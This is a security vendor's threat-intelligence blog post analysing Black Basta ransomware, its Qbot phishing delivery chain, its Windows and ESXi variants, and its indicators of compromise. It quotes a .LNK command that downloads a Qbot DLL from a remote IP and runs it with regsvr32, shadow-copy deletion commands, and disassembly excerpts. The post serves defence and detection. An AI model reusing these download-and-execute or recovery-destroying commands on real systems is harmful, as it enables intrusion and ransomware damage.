Preventing Black Basta Ransomware in 2022 | Deep Instinct

By Shaul Vilkomir-PreismanThreat Intelligence Researcher

Published: 2022-08-18 · Archived: 2026-04-05 20:16:24 UTC

Introduction

Despite its recent emergence on the threat landscape, Black Basta ransomware is quickly becoming a significant threat that should be on the radar of SecOps teams worldwide. Black Basta has already executed multiple rapid-fire breaches by utilizing Qakbot/Qbot as its means of delivery and also targets Linux ESXi systems to amplify its potential impact on a targeted environment.

Black Basta Origins

Little is known about the group currently operating Black Basta, however, there may be an association with the now-defunct Conti group based on similarities in both actors' TOR network sites. It has been suggested that Black Basta is a splinter-group that broke off from Conti during the latter's collapse.

Black Basta with Qbot – A powerful partner for attack

Black Basta does not self-propagate. Instead, it relies on Qbot to propagate throughout a targeted environment before leveraging the banking trojan to deliver its payload.

Qbot has been a well-known presence on the threat landscape for more than a decade. It is most commonly distributed through large phishing email campaigns, often employing complex, multi-stage downloaders that use multiple file types including Office documents, .HTML files, .ISO, and .LNK files. Qbot also employs vulnerability exploits and relatively uncommon techniques such as .DLL side-loading.

A typical Qbot infection chain starts with a thread-hijacked email message; this is a response to an existing correspondence from a hijacked email account intended to trick the recipient into thinking the message is from someone they know and engage with.



Figure 1- Qbot infection email on a pre-existing thread.

The attached .HTML file contains an embedded, password protected .ZIP file which is dropped to the user's Downloads directory when the .HTML file is opened.

```
<div id='preview_unavailable'>
    <h1>Preview is unavailable</h1>
    <p>This page should be open in Chrome,Firefox or Microsoft Edge.</p>
</div>
<div id='a1' style="visibility:hidden;">UEsDBAoAAAAAAECL3FQAAAAAAAAAAAAAAA
mTGLcfIxMDAxFDCAJYWlmD4zyjPABIDqVUAEgogtrAIRJwRIi4EVbuSQQhFrSKILSDCsJ9RGK6
g1NzUvQ3JtUmVwb3J0Xzk0ODU3NS5sbmtTRGgArAAAAAAIAK9n6HVjZGBpEWFgYDBggAAfIGZk
4Wm4gAQBVVA0ABwnzumJ4D7tieA+7YjIPPjSFTp+XvMtFHMYAGAvnWlsstSSkbLj4UX0PmxT+G
Q1S0uHgrHe1yfLrz6+iRwFl7kL5ElwtBZ1PlbvRzhmRCAI2ayWXHZcQp6m0XMSEL6eyh5i/pCx
nH1PaZYyGk+MLYtVDVKwHvdOOGdMUgdidzBAU3Vl1SffgmGq1aLKPsBtdMiynpXlb0XZdrGyEQ
RHmaQ1HH2Y3RC17kURLxM6EhaiOoRakXaYz+8zmYzauOD9kp85F6EHwdIoxzWTCzmnMbjV1Vpw
```

Figure 2- Embedded .ZIP file in .HTML.

The password protected .ZIP file (the password is provided in the email) contains a .LNK file which executes the following command in order to download the Qbot .DLL payload to the victim's temp directory as "*goAlso.rtf*" and execute it using *regsvr32*.



Figure 3- .LNK file responsible for download and execution of Qbot payload.

```
%windir%\System32\cmd.exe /c %windir%\system32\curl -s -o %temp%\goAlso.rtf http[:]//146[.]70[.]79[.
```

In this instance, Qbot's .DLL payload is signed using a bogus certificate, which has since been revoked.



Figure 4-Signed Qbot payload .DLL (valid at time of execution).

Following initial access, Qbot will employ tools such as Cobalt Strike and AdFind in order to move laterally across the network, enabling RDP log-ons and disabling defenses as it traverses the victim network.

Black Basta Ransomware in Action

Now we'll look at how a Black Basta ransomware attack occurs. There are two different variants – the Windows variant and the ESXi variant.

The Windows variant

Black Basta is written in C++, does not employ code obfuscation or packing, and contains many hard-coded features, hinting that it may still be a work in progress.

Once delivered and executed, Black Basta will check for the presence of a hard-coded mutex ("*dsajdhas.0*") and, if not found, will create it and proceed to delete shadow copies present on the victim's system in order to inhibit recovery:

```
push    0x46d200 {var_cc}  {"dsajdhas.0"}
push    0x0 {var_d0}
push    0x1f0001 {var_d4}
call    dword [OpenMutexW@IAT]
```

Figure 5- Mutex Check.

```
push    0x46d200 {var_cc}  {"dsajdhas.0"}
push    eax {var_d0_1}
push    eax {var_d4_1}
call    dword [CreateMutexW@IAT]
```

Figure 6- Mutex Creation.

```
push    0x46d228 {var_cc}  {"C:\Windows\SysNative\vssadmin.ex…"}
call    sub_43a64a
push    0x46d268 {var_d0}  {"C:\Windows\System32\vssadmin.exe…"}
call    sub_43a64a
```

Figure 7- Shadow copy deletion.

The above partial snippet results in the commands below being executed on the victim‘s machine:

```
cmd.exe /c C:\Windows\SysNative\vssadmin.exe delete shadows /all /quiet
cmd.exe /c C:\Windows\System32\vssadmin.exe delete shadows /all /quiet
```

If the mutex is found, Black Basta will display a notification and terminate itself:



Figure 8- Mutex detected.

This is common behavior in many types of ransomware.

How does Black Basta Ransomware work?

Following the deletion of shadow copies, Black Basta will modify the system’s wallpaper and set a default file icon for its own “*.basta*” encrypted file extension, both of which are hard-coded into the executable and written to the user’s *%temp%* directory (this technique is also quite common in ransomware).



Figure 9- Sets Wallpaper.



Figure 10- Sets default file icon.

Black Basta then encrypts files on the victim's file system, excluding several file system locations and file extensions (including its own, listed below), in order to reduce the chances of completely "breaking" the executing machine; it does this by using a randomly generated ChaCha20 key which is then encrypted using a hard-coded RSA public key and appended to the end of every encrypted file.

The combination of ChaCha20 and RSA is likely to have been chosen due to its relative speed, which reduces the time it takes to encrypt large amounts of data.

Exclusions:

- $Recycle.Bin
- Windows
- Documents and Settings
- Local Settings
- Application Data
- OUT.txt
- boot
- readme.txt (Its ransom note)
- dlaksjdoiwq.jpg (Its wallpaper)
- NTUSER.DAT
- fkdjsadasd.ico (Its default file icon)
- .com
- .exe
- .bat
- .cmd
- .basta (Its file extension)

The ransom note, also hard-coded into the executable, is dropped at every file system location which is encrypted as "*readme.txt*" and contains a hard-coded "victim ID." The ransom note refers the reader to Black Basta operator's TOR site.



Figure 11- Ransom note.

Black Basta's operators can also selectively encrypt specific file system paths by using built-in "*-forcepath*" command line parameters and providing a specific path to be encrypted. This enables the operators to encrypt specific paths without going through the entire machine, drastically reducing its execution time.



Figure 12- Forced path.

Examined Black Basta samples did not contain any data exfiltration mechanisms, and it is assumed that exfiltration of data takes place prior to the delivery of the ransomware payload.

The ESXi variant

Black Basta's Linux/ESXi variant is very similar to the Windows variant; both variants contain the same hard-coded ransom note and use the same encryption scheme.

The ESXi variant encrypts data in "*/vmfs/volumes*," which contains all the virtual machine data on an ESXi server, bringing everything that was running on that server to a grinding halt, all without "breaking" the server itself.

Additionally, it contains the same ability to encrypt specific operating system paths using the "*-forcepath*" command line parameter.

Of note, this variant can also be executed on Windows systems by means of Windows Sub-System for Linux (WSL), a technique that is attracting growing attention as an attack surface.

Conclusion: Black Basta ransomware detection and prevention with Deep Instinct

While Black Basta is not particularly sophisticated, its employment of Qbot provides it with ample opportunities for attack. Its use of a Linux/ESXi variant can make it particularly dangerous to organizations since it can potentially target both Windows workstations and ESXi servers, which host virtual machines that are often critical to an organization's ongoing operation.

Deep Instinct prevents Black Basta and other advanced malware, pre-execution. Using deep learning models to prevent malicious files from being executed, Deep Instinct can predict and prevent known, unknown, and zero-day threats in <20 milliseconds, 750X faster than the fastest ransomware can encrypt. Our deep learning, prevention-first approach allows us to detect and prevent even the most advanced threats with >99% zero-day accuracy.

If you'd like to learn more about our malware, ransomware, and zero-day prevention capabilities – including our industry-best $3M no-ransomware guarantee – we'd be honored to give you a demo.

IOCs

Qbot

CrmReport_948575.html (sha256)	3b5ff11fe11246c91d29cde511a22636524e91e29842dde6327fe92484e08f47
CrmReport_948575.zip (sha256, password = abc123)	7c79cd208b8d052bbc957d70b21dc4f548f2f48e2696005b99ff4ce5cf41f5d1
CrmReport_948575.lnk (sha256)	ff4fe3c3f2f6a65f43943b3326dd47686bc48c53a7c6714602c1b547a8e8b538
Qbot Payload (sha256)	7385cc993ec169ad06a4e367b5ad65b9d6a231fe385d11fe8c3757d557932e8c
Qbot Payload (sha256)	99692f5a1ca26b896d8c3220c42db7adc3007837a9b0d12d60d888f01f92fbbf
Payload Host	http[:]//146.70.79.52/
Qbot payload certificate thumbprint (sha1)	2bee3f716b80273db9639376a296cf19cdba0f1a

Black Basta

Black Basta Windows Variant (sha256)	203d2807df6ef531efbec7bfd109986de3e23df64c01ea4e337cbe5ba675248b
Black Basta Windows Variant (sha256)	9fce9ee85516533bae34fc1184a7cf31fa9f2c7889b13774f83d1df561708833
Black Basta Linux/ESXi Variant (sha256)	0d6c3de5aebbbe85939d7588150edf7b7bdc712fceb6a83d79e65b6f79bfc2ef
Black Basta TOR site	https[:]//aazsbsgya565vlu2c6bzy6yfiebkcbtvvcytvolt33s77xypi7nypxyd.onion/

Black Basta – Victim system IOC

Mutex	Mdsajdhas.0

Wallpaper	%temp%\dlaksjdoiwq.jpg
File Icon	%temp%\fkdjsadasd.ico
Registry	HKCR\.basta\

Source: https://www.deepinstinct.com/blog/black-basta-ransomware-threat-emergence